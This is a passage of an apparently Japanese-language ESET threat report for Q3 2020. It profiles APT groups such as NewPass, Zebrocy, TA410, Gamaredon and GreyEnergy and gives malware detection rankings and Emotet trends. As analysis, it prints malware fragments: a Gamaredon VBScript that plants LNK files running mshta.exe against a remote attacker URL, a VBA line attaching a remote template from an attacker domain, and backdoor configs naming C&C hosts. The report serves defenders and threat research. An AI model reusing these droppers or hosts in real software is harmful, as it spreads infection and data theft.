"AgentExportName": "LocalDataVer",
"AgentFileSystemName": "Reader_20.021.210_47.dat",
"ServerPeriod": "30",
"AgentExportFunctionName": "LocalDataVer",
"Servers": [
    {
        "Current": 0,
        "Credentials": "|Protocol|http|VERSION|19.7.16|DOMAIN|newshealthsport.com|PHPFILE|/sport/
            latest.php|KEY|18529075|HTTPSPORT|443|RESENDCOUNT|2|RESENDPERIOD|2|",
        "Priority": 0,
        "Protocol": "http"
    }
],
"AgentFolder": "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader",
"AgentLoaderVersion": "19.03.28",
"FileSystemPath": "C:\\ProgramData\\Adobe\\ARM"
```

設定ファイルのいくつかの重要な情報から、NewPass は 2 つのネットワークプロトコルを実装していることがわかります。1つは HTTP を使用し、もう1つは Imgur Web サービスにアップロードされた画像ファイルを使用する複雑なプロトコルです。

NewPass は、正規の Imgur API を使用して、写真をダウンロードしたり、サービスにアップロードしたりします。これは、ダウンロードした画像からコマンドなどの情報を抽出し、盗み出したデータを Imgur にアップロードする画像に埋め込んで、マルウェアのオペレーターが後で取得するステガノグラフィを実装しています。　通常の Imgur 操作に紛れ込むために、このマルウェアは Imgur の説明セクションを埋めるための文章生成プログラムを実装しています。

HTTP をベースにした第 2 のネットワークプロトコルには、Dukes の既知の TTP（戦術、手法、手順）と興味深い類似性があります。

- サーバーは攻撃者によって管理されており、ホームページは悪意のあるドメインを模倣した Web サイトにリダイレクトされます（例：C&C サーバー utdtimes[.]com を模倣する ugtimes[...]com など）。これは PolyglotDuke や FatDuke の TTP と似ています。
- サーバーからの HTTP 応答にあるバックドア用のデータは 2 つのデリミタの間に存在します。これは、PolyglotDuke のネットワークプロトコルに似ています。

最後に、バックドアは広範なコマンドを実装しており、攻撃したユーザーのマシンを完全に乗っ取ることができます。

Turla マルウェアファミリーとの強い類似性を ESET は確認していません。ネットワークインフラについては奇妙な類似点がありますが、これは NewPass が Dukes に帰属している十分な根拠とは言えません。そのため、ESET は現在のところ、このマルウェアファミリーの帰属は不明という立場です。

セキュリティ侵害の痕跡（IoC） [21]

Zebrocy（Sednit）、ESET 脅威レポート独占情報

Sednit グループ（別名：APT28、Fancy Bear、Sofacy、および STRONTIUM）は、少なくとも 2004 年から活動しており、過去に注目された大規模な攻撃を実施したと考えられています。Zebrocy などの多様なマルウェアツールを攻撃に使用しています。Zebrocy の標的は、主に中央アジア、ヨーロッパ、中東の大使館、外務省、外交官です。

2020 年第 3 四半期でも使用されている Zebrocy Nim のダウンローダー

前四半期の脅威レポートでは、一時活動を休止していた Zebrocy が、活動を徐々に再開している兆しがあることを説明しました。ESET のテレメトリによると、第 3 四半期は、このグループの活動はそれほど多くありませんが、いくつかの新しい攻撃を展開しています。

8 月には、NATO AVT-355 のリサーチワークショップイベントに便乗にした攻撃で利用されたマルウェアの検体が、VirusTotal にアップロードされました（ファイル名：AVT_355_Call_for_Participation)。Zebrocy のオペレーターは、この*イベント* [30] から着想を得て、Nim 言語で記述されたダウンローダーを配布しています。このグループがこの言語を使用するのは初めてではありません。Nim で書かれたダウンローダーが使用された直近の攻撃は 2019 年末であり、ESET は、*この記事* [31] でこの攻撃について説明しています。この攻撃では、このグループの常套手段であるアーカイブファイルが添付されたフィッシングメールが使用されています。ユーザーに正規の文書であるように見せかけていますが、実際これは PDF アイコンの実行可能ファイルです。悪意のあるマルウェアをダウンロードし、最終的にはバックドアが仕込まれる恐れがあります。

セキュリティ侵害の痕跡（IoC) [21]

TA410、ESET 脅威レポート独占情報

TA410 は、2019 年から米国の公益事業を標的にしている国家主導のグループであり、2019 年 8 月に、初めて Proofpoint [32] によって報じられました。主な TTP としては、スピアフィッシングメールによって悪意のあるマクロを埋め込んだ文書を配信する手法や、独自のバックドアである LookBack や FlowCloud [33] を使用する手法があります。

活動を広げる TA410

2020 年 7 月、中東の外交機関を標的とする不審な活動が確認されましたが、この攻撃が TA410 によって実施されていることが確認できました。この標的は、これまでに報告されている傾向とは大きく異なっていることから、このグループの目的が変容している可能性があります。

この攻撃者は、Microsoft SharePoint の古い脆弱なバージョンを実行し、インターネットに接続しているサーバーを攻撃していると考えられます。この方法により、マルウェアをインストールして、マシンを乗っ取っていました。オペレーターは、乗っ取ったマシンに次のようなツールやマルウェアを展開します。

- ハードコード化された IP アドレスと直接通信するように設定された LookBack バックドアの新しい亜種（SodomNormal とも呼ばれます)。
- 水平方向へのマルウェアの拡散に使用されるツールである ***WMIExec*** [34]
- ***HTran*** [35] のいくつかの亜種（HUC Packet Transmitter とも呼ばれます）これは、乗っ取ったマシンと攻撃者のサーバー間のネットワークトラフィックのプロキシとして動作します。
- Windows レジストリに暗号化されて保存される、これまで文書化されていないバックドア。これは、攻撃者のサーバーに接続しながら、HTTP のホストヘッダー値「onedrive.live.com」を書き換えて使用してネットワークトラフィックに紛れ込もうとします。

この活動は、2020 年 8 月まで西アフリカのある国の大使館を標的にして続けられました。攻撃手法は現在のところ不明ですが、ESET は先に説明した LookBack バックドアと実質的に同一の亜種を検出しました。

これらの 2 つのケースは、この数か月間で、TA410 の活動の対象が外務省や外交機関へと移行していることを示唆しています。また、攻撃手法もスピアフィッシングメールだけではなくなり、インターネットに接続し、標的のサーバーでパッチが適用されずに稼働しているアプリケーションの脆弱性を悪用している可能性もあります。

Gamaredon グループ、ESET 脅威レポート独占情報

Gamaredon グループは少なくとも 2013 年から活動しています。このグループは、主にウクライナの機関に対して数々の攻撃を行ってきました。

膨大な数のトロイの木馬を操る Gamaredon グループ

Gamaredon グループは 2020 年第 3 四半期も非常に活発に活動しており、ウクライナの政府機関に対して執拗な攻撃を続けています。ESET が*第 2 四半期に Gamaredon に関するブログを公開してから* [36]、同グループは使用するマルウェアをさらに拡充しています。本四半期の脅威レポートでは、セキュリティが侵害されたネットワークで正規の文書、アーカイブ、実行ファイルをトロイの木馬に変えるために、Gamaredon グループが実行している最新の活動について説明します。

2020 年第 2 四半期に公開したブログでも紹介しましたが、Office 文書にマクロを挿入するモジュールと Outlook VBA モジュールは、正規のリソースのセキュリティを侵害し、組織のネットワークで水平方向に攻撃を拡散するために設計されています。マクロ挿入モジュールは、セキュリティを侵害したシステムでアクセスできるドキュメントに、悪意のあるマクロやリモートテンプレートの参照を自動的に注入します。2 つ目のモジュールは、デフォルトの Outlook VBA プロジェクトを置換して、悪意のあるメールを自動的に作成して選択した標的に送信します。

Gamaredon グループは、新しい攻撃方法を考案し続けており、水平方向への拡散を強化するための 3 つのモジュールをその武器庫に加えています。最初のモジュールは、Gamaredon のお気に入りの手法の 1 つである BAT と VBS ファイルを内包する SFX アーカイブとして配信されています。このモジュールは、9 分毎に定期的に実行されるタスクを作成し、リムーバブルまたはネットワークドライブを検索します。これらのドライブを見つけると、ユーザーが開くことを期待して、「FILES.lnk」のようなハードコードされた名前の LNK ファイルをドライブのルートディレクトリに保存します。これらの LNK ファイルは「mshta.exe」を呼び出し、リモートファイルをダウンロードして実行します。

```
If (ZkZuhtECXPB.DriveType = 1 or ZkZuhtECXPB.DriveType = 3) And ZkZuhtECXPB.IsReady Then
set OKImICHtFjU = WScript.CreateObject("WScript.Shell" )
set CbnvgbwInJe = OKImICHtFjU.CreateShortcut(ySKyEBZHfgr+":\"+"FILES.lnk")
CbnvgbwInJe.TargetPath = "%WINDIR%\System32\mshta.exe"
CbnvgbwInJe.Arguments = "http://virginiana.space/index.html /f"
CbnvgbwInJe.WindowStyle = 1
CbnvgbwInJe.IconLocation = "%Windir%\system32\SHELL32.dll, 126"
CbnvgbwInJe.Description = "Shortcut Script"
CbnvgbwInJe.WorkingDirectory = "%WINDIR%\System32\"
CbnvgbwInJe.Save
```

LNK ファイルを作成する VBScript

2 つ目のモジュールは、既存のマクロ挿入モジュールに似ていますが、ひねりが加えられています。BAT スクリプトと VBS スクリプトの両方を使用して、攻撃しているマシンに保存されているドキュメントに悪意のあるマクロを挿入し、Microsoft Word のテンプレート「Normal.dotm」と「NormalEmail.dotm」を置き換えます。NormalEmail.dotm には、リモートテンプレートへの参照をドキュメントに追加する Autorun コードのある悪意のある VBA プロジェクトが含まれます。「Normal.dotm」テンプレートは Word を起動するたびに開かれるため、Word は、文書を開くたびにこのリモートテンプレートをダウンロードしようとします。

```
Set ByByyfGBHW = Nothing
ActiveDocument.AttachedTemplate = "http://calamusi.xyz/" + MACAddress + "/bin/log/fACWjNTD.dot"
End Sub
```

ユーザーが使用しているドキュメントにリモートテンプレート参照を追加する VBA プロジェクトコード

3 つ目のモジュールは、乗っ取ったシステムで特定のファイル名を持つアーカイブや実行可能ファイルをスキャンして変更するスクリプトが含まれる SFX アーカイブです。検索される実行可能ファイルには、*install*、*setup*、*driv*、*usb*、*word*、*office*、*win*、および *rar* があります。

このモジュールは 7z を使用してアーカイブや実行可能ファイルをトロイの木馬として使用します。単に悪意のある VBS ダウンローダーをアーカイブに追加し、ユーザーが手動で実行することを期待します。実行可能ファイルについては、同じ名前で、元の実行可能ファイルと悪意のある VBS ダウンローダーの両方を含む 7z SFX アーカイブを作成します。新しく作成された SFX アーカイブには設定ファイルが埋め込まれており、SFX を実行する時に、両方が確実に解凍されて実行されるようにします。

Gamaredon グループのこれらの新しいツールはそれほど高度なものではありませんが、このグループのオペレーターは、標的のネットワークで水平方向に感染を拡大するためのクリエイティブな方法を編み出しており、防御側に頭痛の種をまき散らしています。

セキュリティ侵害の痕跡（IoC） [21]

GreyEnergy グループ、ESET 脅威レポート独占情報

GreyEnergy グループは、2015 年から活動しており、TeleBots グループと共に、BlackEnergy APT の後継グループとして ESET に 2018 年に特定されています [37]。GreyEnergy グループは、さまざまな重要インフラを扱う組織の産業ネットワークを主な標的としています。2016 年 12 月、同グループは、データを消去するワームを展開しました。ESET の研究者は、このワームが NotPetya の前身であると考えています。

2020 年も開発が継続されている GreyEnergy マルウェア

2020 年、ESET は、西アジアのエネルギー産業を標的とする GreyEnergy の活動を検出しました。このグループは TTP を大きく変更しておらず、依然として GreyEnergy マルウェアを Windows サーバーと重要なワークステーションに、組織の Web サーバーには PHP マルウェアを展開しています。

ESET は、Windows サービス DLL として展開されていた GreyEnergy の検体を入手して分析したところ、以下のような設定になっていました。

```
Content-Type: multipart/form-data;
        boundary="----=_NextPart_000_0011_01D5DC2F.DD042E30"
X-MimeOLE: ____________________________________________

This is a multi-part message in MIME format.

------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit


------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: 7bit
Type: F
F1: 50
F4: 7
F2: 30
A1: 420

[redacted]
------=_NextPart_000_0011_01D5DC2F.DD042E30
Content-Type: text/plain;
        charset="iso-8859-1"
Content-Transfer-Encoding: base64
Type: D
D3: 1

aHR0cHM6Ly8xODUuMTUzLjE5Ni45NC9VcGRhdGVTZXJ2aWNlcy9DRg==
------=_NextPart_000_0011_01D5DC2F.DD042E30--
```

抽出された GreyEnergy の設定（攻撃 ID は非表示）

この図に表示されているように、GreyEnergy のバージョンを示す A1 の値が 420 になっています（2018 年に検出された過去の検体のバージョンは 336 でした）。これは、マルウェアの作成者が GreyEnergy バックドアの開発と改良を継続していることを示しています。残りの設定項目の意味は、GreyEnergy に関する ESET のホワイトペーパーで*説明しています* [38] 。


この検体では、以下の C&C の URL が使用されていました。

https://185.153.196[.]94/UpdateServices/CF


セキュリティ侵害の痕跡（IoC） *[21]*

脅威情報：統計と傾向

ESET のテレメトリ（監視チームデータ）から見る
2020 年第 3 四半期の脅威状況



2020 年第 3 四半期のマルウェア検出率



2020 年第 3 四半期のマルウェア検出率トップ 10（マルウェア検出数に占める割合）
左：グローバル、右：日本

全世界で検出されたマルウェアトップ 10

VBA/TrojanDownloader.Agent トロイの木馬
2020 年 Q2：2↑ 2020 年 Q3：1（日本：1 位）

この検出名は通常、ユーザーを騙して悪意のあるマクロを実行させるために悪意を持って作成されたさまざまな Microsoft Office ファイルに使用されます。ファイルに含まれている悪意のあるマクロが実行されると、通常、追加のマルウェアをダウンロードして実行します。悪意のあるドキュメントは通常、電子メールの添付ファイルとして送信されます。この添付ファイルは、受信者にとって重要な情報に見せかけたものになっています。

LNK/Agent トロイの木馬　2020 年 Q2：1↓ 2020 年 Q3：2（日本：10 位以下）

LNK/Agent は、Windows LNK ショートカットファイルを利用してシステムの他のファイルを実行するマルウェアの検出名です。ショートカットファイルは、通常は無害であると考えられており、疑われる可能性が低いため、攻撃者の間で人気が高まっています。LNK/Agent ファイルにはペイロードが含まれておらず、通常は他の複雑なマルウェアの一部として利用されます。LNK/Agent ファイルは、悪意のあるファイルがシステムに常駐するため、あるいはセキュリティを侵害する 1 つの方法として頻繁に使用されます。

Win/Exploit.CVE-2017-11882 トロイの木馬
2020 年 Q2：3 ⇔ 2020 年 Q2：3（日本：3 位）

この検出名は、Microsoft Office のコンポーネントである Microsoft 数式エディターに存在する ***CVE-2017-11882*** [39] の脆弱性を攻撃するように特別に細工されたドキュメントに使用されます。このエクスプロイトは公開されており、通常、セキュリティ侵害の初期段階として使用されます。ユーザーが悪意のあるドキュメントを開くと、エクスプロイトが開始され、シェルコードが実行されます。その後、別のマルウェアがコンピュータにダウンロードされ、任意の悪意のあるアクションが実行されます。

HTML/Fraud トロイの木馬 2020 年 Q2：5↑ 2020 年 Q3：4（日本：2 位）

HTML/Fraud の検出には、被害者が何らかの操作を行うことで金銭等の利益を得ることを目的として配布された、HTML ベースの不正コンテンツのさまざまなタイプが含まれます。たとえば、詐欺サイトや、HMTL ベースの電子メール、電子メールの添付ファイルなどです。そのような電子メールは、受信者に宝くじに当選したと信じ込ませて、個人情報を提供するように要求します。もう 1 つの一般的なケースは、有名な「ナイジェリア王子詐欺（別名「419 詐欺」）をはじめとする、いわゆる***前払い詐欺*** [40] です。

DOC/TrojanDownloader.Agent トロイの木馬
2020 年 Q2：4↓ 2020 年 Q3：5（日本：8 位）

この分類は、インターネットから追加のマルウェアをダウンロードする悪意のある Microsoft Word 文書を表します。Word 文書は多くの場合、請求書、フォーム、法的文書、一見すると重要な情報に偽装されています。これらの文書は、悪意のあるマクロ、埋め込まれた Packager（およびその他の）オブジェクトに依存している可能性があります。また、マルウェアがバックグラウンドでダウンロードされている間、受信者の注意をそらすおとり文書としても機能します。

DOC/Fraud トロイの木馬 2020 年 Q2：14↑ 2020 年 Q3：6（日本：4 位）

DOC/Fraud の検出には、主にメールから配信されるさまざまな詐欺的な内容の Microsoft Word 文書が含まれます。この脅威は、ユーザーに操作させることで利益を得ることを目的としており、たとえば、オンラインアカウントの認証情報や機密データを開示するように被害者を誘導します。これらのメールを受信したユーザーは、宝くじの当選や好条件での融資などの甘言に騙されてしまう恐れがあります。これらのドキュメントには、個人情報を入力を求めるサイトへのリンクが設定されていることが多くあります。

HTML/Phishing.Agent トロイの木馬
2020 年 Q2: 6↓ 2020 年 Q3：7（日本：9 位）

HTML/Phishing.Agent の検出名は、フィッシングメールの添付ファイルでよく使用されている悪意のある HTML コードに使用されます。このような添付ファイルが開かれると、銀行、決済サービス、ソーシャルネットワーキングの公式 Web サイトを偽装したフィッシングサイトが Web ブラウザに表示されます。これらの Web サイトでは認証情報または他の機密情報を入力するようにユーザーに要求し、入力した情報が攻撃者に送信されます。

JS/Agent トロイの木馬 2020 年 Q2：7↓ 2020 年 Q3：8（日本：10 位）

この検出名は、さまざまな悪意のある JavaScript ファイルに使用されます。これらの JavaScript ファイルは、静的な手法による検出を回避するために難読化されることが多くあります。それらは通常、ユーザーがアクセスしただけでセキュリティを侵害することを目的として、乗っ取った正規の Web サイトに配置されます。

Win/HackTool.Equation トロイの木馬
2020 年 Q2: 8↓ 2020 年 Q3：9（日本：10 位以下）

Win32/HackTool.Equation の検出名は、米国国家安全保障局（NSA）が最初に開発し、ハッキング組織 Shadow Brokers によって公開されたツールに使用されます。このツールは漏洩した後すぐに、サイバー犯罪者の間で広く使用されるようになりました。この検出名は、漏洩したこれらのツールから派生したマルウェアや同じ手法を使用する脅威にも使用されます。

PDF/Fraud トロイの木馬
2020 年 Q2：16↑ Q2020 年 Q3：10（日本：10 位以下）

PDF/Fraud の検出には、主にメールから配信されるさまざまな詐欺的な内容の PDF ファイルが含まれます。DOC/Fraud と同様に、この脅威は、ユーザーに何らかの操作させることで利益を得ることを目的としており、たとえば、ユーザーの認証情報や機密データを開示するように被害者を誘導します。これらのメールを受信したユーザーは、宝くじの当選や好条件での融資などの甘言に騙されてしまう恐れがあります。これらのドキュメントには、個人情報を入力を求めるサイトへのリンクが設定されていることが多くあります。


ダウンローダー

Emotet を利用する VBA ダウンローダーが最も多く検出されました。
これまで鳴りを潜めていたダウンローダーの活動が活発化しています。


ダウンローダーの検出数は、2 四半期連続で減少していましたが、第 3 四半期には検出数が 55％近く増加しました

第 3 四半期の最初の 2 週間に観測された Nemucod 攻撃では、主にポーランド、日本、チェコ共和国の ESET の顧客が標的となっていました。しかし、これらの顧客から報告された実際の攻撃データは、主な標的が日本であることを示しています。顧客 1 社あたりの日本の検出率はポーランドの 4 倍近く、チェコ共和国の 2 倍でした。

ダウンローダーの検出数の増加に最も寄与したのは、VBA/TrojanDownloader.Agent でした。第 2 四半期に検出されたダウンローダーのランキングでも、このダウンローダーはすでに上位を占めており、全ダウンローダータイプの検出数の 3 分の 1 以上を占めていました（36%）。しかし、第 3 四半期に検出された VBA ファイルは 60% も急増しており、検出されたダウンローダーファイルのほぼ 3 分の 2 がこのタイプ（64%）であることを意味しています。



2020 年第 3 四半期のダウンローダータイプ別の検出比率




2020 年第 2 四半期～第 3 四半期のダウンローダー検出傾向、7 日間の移動平均線

ランキングに入っている他のダウンローダータイプは、割合は非常に低くなっていますが、多くの場合に前回と同じ順位になっています。トロイの木馬のオブジェクトが仕込まれた Office ファイル（DOC）の検出率は、第 2 四半期には 21% でしたが、第 3 四半期には 10％未満に減少しました。同様のパターンが JS の検出数でも見られており、13%（第 2 四半期）から 7%（第 3 四半期）に減少しています。また、Win の検出数も四半期間の比較で 11% から 6% 未満に減少しています。最後に、USB ダウンローダーは 8% から 5% 以下に減少しました。

第 3 四半期に VBA の検出件数が大幅に増加した主な要因は、Emotet がその活動を再開したことです。悪名を轟かせているこのマルウェアファミリーは、今年の初めに活動が小康状態となりましたが、5 ヶ月間の休止状態を経て、7 月の最終日に復活しました。Emotet と VBA の検出数との関係は、両者の検出傾向と明確に一致しており、ほぼ同一の軌跡をたどっています。

Emotet は、その活動を開始してから数年が経過していますが、休止するのは今回が初めてではありません。2019 年には、Emotet のオペレーターは、年央にかけて活動を休止しており、クリスマス前のショッピングシーズンに間に合わせるかのように、9 月にシステムを新たにして戻ってきています。今年の休止期間は、2 月から 7 月末までと、昨年と比較すると若干長くなっています。Emotet の活動は、このパンデミックが発生してから最初の半年間は小康状態となっており、8 月の米国の組織に対するスパムの***第 1 波*** [41] では、新型コロナウイルスに便乗するメッセージが使用されました。




2020 年第 2 四半期～第 3 四半期の VBA ダウンローダーと Emotet の検出傾向、7 日間の移動平均線

この第 3 四半期には、世界はまだ新型コロナウイルスのためのワクチン開発に向けた努力を続けていますが、***Binary Defense*** [42] の研究者は、Emotet に対して開発した「ワクチン」に関する情報を公開しました。専門家は、マルウェアのインストールプロセスで見つかったバッファオーバーフローの脆弱性を悪用し、マルウェアをクラッシュさせるユーティリティを作成し、その攻撃を防止する方法を見つけました。このユーティリティは、CERT や情報セキュリティのコミュニティから 182 日間にわたって秘密裏に配布されてきましたが、Emotet のオペレーターはこの脆弱性を見つけて修正し、このユーティリティによる効果を無効化し、2020 年 7 月に攻撃を再開しました。

